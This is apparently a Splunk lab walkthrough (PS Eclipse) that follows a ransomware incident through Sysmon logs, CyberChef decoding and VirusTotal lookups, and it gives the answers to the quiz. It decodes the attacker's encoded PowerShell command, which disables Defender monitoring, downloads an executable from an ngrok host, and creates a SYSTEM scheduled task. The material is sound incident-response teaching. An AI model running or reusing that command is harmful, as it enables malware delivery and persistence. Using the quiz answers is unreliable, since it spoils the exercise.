



PS Eclipse

Title Splunk PS Eclipse v2	IP Address 10.10.69.218	Expires 1h 28m 12s	<div><div>?</div><div>Add 1 hour</div><div>Terminate</div></div>
--------------------------------------	-----------------------------------	------------------------------	--

open the IP address in new tab. The splunk instance will be open.



Now we click on Search & Reporting on the left menu.



New Search Save As Create Table View Close

1 * All time

✓ 17,078 events (before 12/16/23 12:44:14.000 PM) No Event Sampling Job || Smart Mode

Events (17,078) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 day per column


List Format 20 Per Page

< Prev 1 2 3 4 5 6 7 8 ... Next >

	i	Time	Event
SELECTED FIELDS a host 1 a source 8 a sourcetype 8	>	5/16/22 1:47:03.000 PM	05/16/2022 06:47:03.493 -0700 collection="Available Memory" object=Memory counter="Available Bytes" instance=0 Show all 6 lines host = DESKTOP-TBV8NEF source = Perfmon:Available Memory sourcetype = Perfmon:Available Memory
	>	5/16/22 1:47:03.000 PM	05/16/2022 06:47:03.493 -0700 collection="Network Interface" object="Network Interface"

INTERESTING FIELDS
a collection 4
a ComputerName 2
a counter 7
EventCode 86
EventType 9


Here we will enter "*" in the search box and will select "All Time" in the time range and will click on search. In total there are 17078 events.



Now to find the suspicious file, click on more fields option on the left menu selected fields.

Select Fields					x	
Select All Within Filter		Deselect All	Coverage: 1% or more ▼	Filter	Q	
i	✓	Field	# of Values	Event Coverage	Type	
>	<input checked="" type="checkbox"/>	DestinationIp	10	1.76%	String	
>	<input checked="" type="checkbox"/>	SourceIp	1	1.76%	String	
>	<input checked="" type="checkbox"/>	SourcePort	>100	1.76%	Number	
>	<input checked="" type="checkbox"/>	host	1	100%	String	
>	<input checked="" type="checkbox"/>	source	8	100%	String	
>	<input checked="" type="checkbox"/>	sourcetype	8	100%	String	
>	<input type="checkbox"/>	Account_Domain	9	9.29%	String	
>	<input type="checkbox"/>	Account_Name	31	9.59%	String	

Now we will select some additional fields like source ip, source port, destination ip, destination port, user etc.



Those fields will appear in the selected fields.

Events (17,078) Patterns Statistics

Format Timeline Zoom Out

SELECTED FIELDS

- a DestinationIp 10
- # DestinationPort 3
- a host 1
- a Image 100+
- a source 8
- a SourceIp 1
- # SourcePort 100+
- a sourcetype 8
- a User 5

INTERESTING FIELDS

- a collection 4
- a ComputerName 2

DestinationIp

10 Values, 1762% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
3.17.7.232	268	69.103%
3.14.182.203	76	25.249%
3.134.125.175	4	1.329%
3.134.39.220	4	1.329%
3.22.30.40	3	0.997%
184.102.254.31	2	0.664%
173.223.189.83	1	0.332%
192.168.10.167	1	0.332%
23.52.161.19	1	0.332%
52.113.194.132	1	0.332%

sourcetype = Perfmon

Now click on Destination ip on the left side, we can see some ip addresses. These are the destinations those the machine has been witnessed to visited or retrieved files from. Here 1 IP has particularly large number of events.

1 * DestinationIp="3.17.7.232" All time

✓ 208 events (before 12/16/23 12:51:54.000 PM) No Event Sampling

Events (208) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column

List Format 20 Per Page

< Prev 1 2 3 4 5 6 7 8 ... Next >

< Hide Fields All Fields

SELECTED FIELDS

- a DestinationIp 1
- a host 1
- a source 1
- a SourceIp 1
- # SourcePort 100+
- a sourcetype 1

INTERESTING FIELDS

- a ComputerName 1
- a DestinationHostname 1
- a DestinationIpV6 1
- # DestinationPort 2
- a DestinationPortName 1
- # EventCode 1
- # EventType 1
- a Image 2
- a Index 1

i	Time	Event
>	5/16/22 1:44:34.000 PM	05/16/2022 06:44:34 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-TBV8NEF Show all 33 lines DestinationIp = 3.17.7.232 SourceIp = 192.168.10.167 SourcePort = 50738 host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22 1:43:35.000 PM	05/16/2022 06:43:35 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-TBV8NEF Show all 33 lines DestinationIp = 3.17.7.232 SourceIp = 192.168.10.167 SourcePort = 50734

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

SourceName=Microsoft-Windows-Sysmon
Type=Information

Image

2 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
C:\Windows\Temp\OUTSTANDING_GUTTER.exe	206	99.038%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2	0.962%

If we click on the suspicious IP 3.17.7.232, we can see there's an executable file called OUTSTANDING_GUTTER.exe.

New Search

Save As Create Table View Close

1 * powershell All time

✓ 281 events (before 12/16/23 1:02:31.000 PM) No Event Sampling

Events (281) Patterns Statistics Visualization

1 hour per column

To be sure that the file we have found is the suspicious binary file, we will search * powershell in the search bar.

Select Fields

X

Select All Within Filter

Deselect All

Coverage: 1% or more ▼

Filter



i	✓	Field	# of Values	Event Coverage	Type
>	<input checked="" type="checkbox"/>	CommandLine	13	7.12%	String
>	<input checked="" type="checkbox"/>	Description	16	32.74%	String
>	<input checked="" type="checkbox"/>	DestinationIp	4	1.78%	String
>	<input checked="" type="checkbox"/>	ParentCommandLine	4	7.12%	String
>	<input checked="" type="checkbox"/>	ParentImage	3	7.12%	String
>	<input checked="" type="checkbox"/>	SourceIp	1	1.78%	String
>	<input checked="" type="checkbox"/>	SourcePort	5	1.78%	Number
>	<input checked="" type="checkbox"/>	host	1	100%	String
>	<input checked="" type="checkbox"/>	source	2	100%	String
>	<input checked="" type="checkbox"/>	sourcetype	2	100%	String
>	<input type="checkbox"/>	Archived	1	6.05%	String
>	<input type="checkbox"/>	CallTrace	8	6.05%	String
>	<input type="checkbox"/>	Company	1	32.74%	String
>	<input type="checkbox"/>	ComputerName	1	100%	String
>	<input type="checkbox"/>	CreationUtcTime	54	34.88%	String
>	<input type="checkbox"/>	CurrentDirectory	2	7.12%	String

Now we will From the select additional fields like CommandLine, Description, ParentComandLine and ParentImage in the left menu.

Events (281)

Patterns

Statistics

Visualization

Format Timeline ▾

— Zoom Out

< Hide Fields

≡ All Fields

SELECTED FIELDS

a CommandLine 13

a Description 16

a DestinationIp 4

a host 1

a ParentCommandLine 4

a ParentImage 3

a source 2

a SourceIp 1

SourcePort 5

a sourcetype 2

INTERESTING FIELDS

a Company 1

a ComputerName 1

a CreationUtcTime 54

EventCode 11

EventType 4

a FileVersion 6

a Hashes 28

a Image 24

a ImageLoaded 10

a index 1

CommandLine

13 Values, 7.117% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Top 10 Values

	Count	%
"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\OUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU SYSTEM /f	3	15%
"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe	3	15%
powershell.exe -exec bypass -enc UwB1AHQALQBNAHAUABYAGUAZgB1AHIAZQBuaGMAZQAgAC0ARABpAHMAYQB1AGwAZQBSAGUAYQBSAHQAaQBtAGUATQBvAG4AaQB0AG8AcgBpAG4AZwAgACQAdABYAHUAZQA7AHcAZwB1AHQAIABoAHQAdABwADoALwAvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAZADIALgBuAGcAcgBvAGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAECAXwBHAFUAVABUAEUAUgAuAGUAeAB1ACAALQBPAHUAdABGAGkAbAB1ACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAECAXwBHAFUAVABUAEUAUgAuAGUAeAB1ADsAUwBDAEGAVABBAFMASwBTACAALwBDAHIAZQBhAHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAECAXwBHAFUAVABUAEUAUgAuAGUAeAB1ACIAIAAvAFQAUGAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAFMAVABBAE4ARABJAE4ARwBFAECaVQBUAFQARQBSAC4AZQB4AGUAIGAgAC8AUwBDACAATwBOAEUAVgBFAE4AVAAgAC8ARQBDACAQQBwAHAAbABpAGMAYQB0AGkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAdAB1AG0ALwBFAHYAZQBwAHQASQBEAD0ANwA3ADcAXQAgAC8AUgBVACAAIGBTAFkAUwBUAEUA	3	15%

Now when we click on CommandLine on the left menu. There we can see 1 specific powershell command is used with base64 string.

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Decode text

Encoding

UTF-16LE (1200)

Input

UwBIAHQALQBNAHAAUABYAGUAZgBIAHIAZQBuaGMAZQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsaHQAAQBtAGUATQBvAG4AaQB0AG8AG8AgcGpAG4AZwAgACQAdABYAHUAZQA7AHcAZwBIAHQAIABoAHQAdABwADoALwAvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAzADIALgBuAGcAcgBvAGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACAALQBPAHUA dABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBDADIAZQBhAHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvaFQAuAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAUFMAVABBAE4ARABJAE4ARwBfAEcAVQBUAUFQARQBSAC4AZQB4AGUAIGAgAC8AUwBDACAATwBOAEUAVgBFAE4A4AAgAC8ARQBDACAATwBOAEUAVgBF

976

1

Raw Bytes

Output

Set-MpPreference -DisableRealtimeMonitoring \$true;wget http://886e-181-215-214-32.ngrok.io /OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN "OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\OUTSTANDING_GUTTER.exe" /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"

Now if we Copy that base64 string and decode it using online tool. We can see that the destination address is same as the executable file called “OUTSTANDING_GUTTER.exe”.

Answer the questions below

A suspicious binary was downloaded to the endpoint. What was the name of the binary?

1.

OUTSTANDING_GUTTER.exe

Correct Answer

Input:

UwBIAHQALQBNAHAAUABYAGUAZgBIAHIAZQBuaGMAZQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsaHQAAQBtAGUATQBvAG4AaQB0AG8AG8AgcGpAG4AZwAgACQAdABYAHUAZQA7AHcAZwBIAHQAIABoAHQAdABwADoALwAvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAzADIALgBuAGcAcgBvAGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACAALQBPAHUA dABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBDADIAZQBhAHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvaFQAuAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAUFMAVABBAE4ARABJAE4ARwBfAEcAVQBUAUFQARQBSAC4AZQB4AGUAIGAgAC8AUwBDACAATwBOAEUAVgBFAE4A4AAgAC8ARQBDACAATwBOAEUAVgBF

Output:

Set-MpPreference -DisableRealtimeMonitoring \$true;wget <http://886e-181-215-214-32.ngrok.io> /OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN "OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\OUTSTANDING_GUTTER.exe" /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"

Now we have already got our destination address or the address from where the binary was downloaded by decoding the base64 string.

The screenshot shows the CyberChef web application. On the left, the 'Operations' menu is visible with various recipes. The 'Recipe' panel in the center has 'Defang URL' selected, with options for 'Escape dots', 'Escape http', and 'Escape ://'. The 'Input' panel on the right contains the URL 'http://886e-181-215-214-32.ngrok.io'. The 'Output' panel at the bottom shows the result: 'hxxp[://]886e-181-215-214-32[.]ngrok[.]io'.

We can defang the URL using cyber chef.

What is the address the binary was downloaded from? Add `http://` to your answer & defang the URL.

2. Correct Answer Hint

The screenshot shows a SIEM interface. On the left, the 'ParentImage' field is selected under 'SELECTED FIELDS'. A report window for 'ParentImage' is open, showing '3 Values, 71.17% of events'. The report includes a table of values and their counts.

Values	Count	%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	16	80%
C:\Windows\System32\cmd.exe	3	15%
C:\Windows\Temp\OUTSTANDING_GUTTER.exe	1	5%

We know that powershell was used to download the binary file, to get the full path of powershell, click on ParentImage on the left menu.

What Windows executable was used to download the suspicious binary? Enter full path.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Correct Answer

3.

CommandLine

13 Values, 7.117% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\OUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU SYSTEM /f	3	15%
"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe	3	15%

Now click on CommandLine option on the left menu. Here we can see the command used.

What command was executed to configure the suspicious binary to run with elevated privileges?

"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\

Correct Answer

Hint

4.

1 * OUTSTANDING_GUTTER.exe

All time

325 events (before 12/16/23 1:25:33.000 PM) No Event Sampling

Job

Smart Mode

Events (325) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column

List Format 20 Per Page

i	Time	Event
>	5/16/22 1:46:35.000 PM	05/16/2022 06:46:35 AM ... 16 lines omitted ... ProcessGuid: {eea302a0-52df-6282-180f-000000000300} ProcessId: 8544 Image: C:\Windows\Temp\OUTSTANDING_GUTTER.exe User: NT AUTHORITY\SYSTEM Show all 33 lines DestinationIp = 3.22.30.40 SourceIp = 192.168.10.167 SourcePort = 50746 host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22 1:45:35.000 PM	05/16/2022 06:45:35 AM ... 19 lines omitted ... QueryStatus: 0 QueryResults: ::ffff:3.22.30.40; Image: C:\Windows\Temp\OUTSTANDING_GUTTER.exe User: NT AUTHORITY\SYSTEM

In the next step to find the user we will enter **"* OUTSTANDING_GUTTER.exe"** in the search bar. Here we can see the user.

1 * OUTSTANDING_GUTTER.exe

325 events (before 12/16/23 1:25:33.000 PM) No Event Sampling

Events (325) Patterns Statistics Visualization

Format Timeline Zoom Out

SELECTED FIELDS

- a CommandLine 4
- a Description 3
- a DestinationIp 5
- a host 1
- a ParentCommandLine 3
- a ParentImage 3
- a source 1
- a SourceIp 1
- # SourcePort 100+
- a sourcetype 1

INTERESTING FIELDS

- a ComputerName 1
- a DestinationHostname 1

CommandLine

4 Values, 2.462% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\OUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU SYSTEM /f	3	37.5%
"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe	3	37.5%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8	1	12.5%
C:\Windows\Temp\OUTSTANDING_GUTTER.exe	1	12.5%

Now we need the command, for this we will click on CommandLine in the left menu and here we can see the command that used.

- What permissions will the suspicious binary run as? What was the command to run the binary with elevated privileges? (Format: User + ; + CommandLine)
5. NT AUTHORITY\SYSTEM;"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe Correct Answer

SELECTED FIELDS

- a CommandLine 4
- a Description 3
- a DestinationIp 5
- a host 1
- a ParentCommandLine 3
- a ParentImage 3
- a QueryName 1
- a source 1
- a SourceIp 1
- # SourcePort 100+
- a sourcetype 1

INTERESTING FIELDS

- a ComputerName 1

QueryName

1 Value, 1.538% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
9030-181-215-214-32.ngrok.io	5	100%

Now we need to find the address suspicious binary connected to. For this, first we need to select QueryName field in the more fields option on the left menu and click on QueryName.

Download CyberChef [↓](#) Last build: 5 months ago - Version 10 is here! [Read about the new featu...](#) [Options](#) [About / Support](#)

Operations	Recipe	Input
def	Defang URL	https://9030-181-215-214-32.ngrok.io
Detect File Type	<input checked="" type="checkbox"/> Escape dots <input checked="" type="checkbox"/> Escape http	
Defang URL	<input checked="" type="checkbox"/> Escape :// Process Valid domains...	
Raw Deflate		
Zlib Deflate		
Defang IP Addresses		
Translate DateTime Format		
Derive HKDF key		
Derive PBKDF2 key		
Unicode Text Format		
PGP Decrypt and Verify		
Scan for Embedded Files		
Text Encoding Brute Force		
Convert co-ordinate format		
Index of Coincidence		
	STEP BAKE! <input checked="" type="checkbox"/> Auto Bake	
		<div> <div>36</div> <div>1</div> <div>36</div> <div>Raw Bytes</div> <div>LF</div> </div> <hr/> <div> <div>Output</div> <div> <div>36</div> <div>1</div> <div>36</div> <div>Raw Bytes</div> <div>LF</div> </div> </div> <hr/> <div> <div>hxxps[://]9030-181-215-214-32[.]ngrok[.]io</div> </div>
		<div> <div>42</div> <div>1</div> <div>20ms</div> <div>Raw Bytes</div> <div>LF</div> </div>

We can defang the URL by using cyber chef by adding https:// in the beginning.

The suspicious binary connected to a remote server. What address did it connect to? Add http:// to your answer & defang the URL.

6.

hxxp[://]9030-181-215-214-32[.]ngrok[.]io

Correct Answer

Hint

New Search Save As Create Table View Close

1 * .ps1 All time Q

✓ 36 events (before 12/16/23 1:34:37.000 PM) No Event Sampling Job || ■ ↶ ↷ ⬇ Smart Mode

Events (36) Patterns Statistics Visualization

Format Timeline — Zoom Out + Zoom to Selection × Deselect 1 hour per column

List Format 20 Per Page < Prev 1 2 Next >

	i	Time	Event
	>	5/16/22 1:39:32.000 PM	05/16/2022 06:39:32 AM ... 19 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\Temp\script.ps1 Hashes: SHA1=E0AFCF804394ABD43AD4723A0FEB147F10E589CD, MD5=3EBAB71CB71CA5C475202F401DE008C8, SHA256=E5429F2E44990B3D4E249C566FBF19741E671C0E40B809F87248D9EC9114BEF9, IMPHASH=00000000000000000000000000000000 IsExecutable: false Show all 25 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
	>	5/16/22	05/16/2022 06:39:32 AM

< Hide Fields ≡ All Fields
 SELECTED FIELDS
 a host 1
 a source 1
 a sourcetype 1
 INTERESTING FIELDS
 a Archived 1
 a ComputerName 1
 a CreationUtcTime 18
 # EventCode 2
 # EventType 1
 a Hashes 11
 a Image 3

A PowerShell script was downloaded to the same location as the suspicious binary. What was the name of the file?

script.ps1

Correct Answer

7.

Now we need to find the Powershell script file. We know that Powershell script files has the extension of .ps1. So search .ps1 in the search bar. Here we can see a file called script.ps1 which is stored in the same directory as our suspicious binary file.

< Hide Fields		All Fields		i	Time	Event
SELECTED FIELDS				>	5/16/22	05/16/2022 06:39:32 AM
a host 1					1:39:32.000 PM	LogName=Microsoft-Windows-Sysmon/Operational
a source 1						EventCode=23
a sourcetype 1						EventType=4
						ComputerName=DESKTOP-TBV8NEF
						User=NOT_TRANSLATED
						Sid=S-1-5-18
						SidType=0
						SourceName=Microsoft-Windows-Sysmon
						Type=Information
						RecordNumber=7320
						Keywords=None
						TaskCategory=File Delete archived (rule: FileDelete)
						OpCode=Info
						Message=File Delete archived:
						RuleName: -
						UtcTime: 2022-05-16 13:39:32.394
						ProcessGuid: {eea302a0-536e-6282-270f-000000000300}
						ProcessId: 7972
						User: NT AUTHORITY\SYSTEM
						Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
						TargetFilename: C:\Windows\Temp\script.ps1
						Hashes: SHA1=E0AFCF804394ABD43AD4723A0FEB147F10E589CD, MD5=3EBA871CB71CA5C475202F401DE008C8, SHA256=E5429F2E44990B3D4E249C566FBF19741E671C0E40B809F87248D9EC9114BEF9, IMPHASH=00000000000000000000000000000000
						IsExecutable: false
						Archived: true
						Collapse
						host = DESKTOP-TBV8NEF
						source = WinEventLog:Microsoft-Windows-Sysmon/Operational
INTERESTING FIELDS						
a Archived 1						
a ComputerName 1						
a CreationUtcTime 18						
# EventCode 2						
# EventType 1						
a Hashes 11						
a Image 3						
a index 1						
a IsExecutable 1						
a Keywords 1						
# linecount 2						
a LogName 1						
a Message 36						
a OpCode 1						
a ProcessGuid 7						
# ProcessId 7						
a punct 2						
# RecordNumber 36						
a RuleName 2						
a Sid 1						
# SidType 1						
a SourceName 1						
a splunk_server 1						
a TargetFilename 18						

Now click on Show all 25 lines where we found the powershell script in last. Here we'll see MD5.



Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

FILE	URL	SEARCH	
------	-----	--------	--



Search for a hash, domain, IP address, URL or gain additional context and threat landscape visibility with [VT ENTERPRISE](#).

3EBAB71CB71CA5C475202F401DE008C8|

By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your Sample submission with the security community**. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#).



Copy this MD5 and paste it in VirusTotal.

[SUMMARY](#)[DETECTION](#)[DETAILS](#)[RELATIONS](#)[BEHAVIOR](#)[COMMUNITY](#) 13

Join the [VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular

threat
label

🚫 trojan.blacksun/fndh

Threat categories

trojan

ransom

Family labels

blacksun

fndh

g

Security vendors' analysis ⓘ

Do you want to automate checks?

ALYac	🚫 Trojan.Ransom.Powershell
Arcabit	🚫 Trojan.Agent.FNDH
Avast	🚫 JS:Downloader-GRS [Trj]
AVG	🚫 JS:Downloader-GRS [Trj]
Avira (no cloud)	🚫 TR/Ransom.Blacksun.A
BitDefender	🚫 Trojan.Agent.FNDH
Cynet	🚫 Malicious (score: 99)
DrWeb	🚫 PowerShell.Encoder.17
Emsisoft	🚫 Trojan.Agent.FNDH (B)
eScan	🚫 Trojan.Agent.FNDH
ESET-NOD32	🚫 PowerShell/Filecoder.AN
F-Secure	🚫 Trojan.TR/Ransom.Blacksun.A
GData	🚫 Trojan.Agent.FNDH
Google	🚫 Detected



8.

BlackSun.ps1

 Hint

In this step we need the full path to which the ransom note was saved. Now search BlackSun (name of script found in previous step) from the search bar.

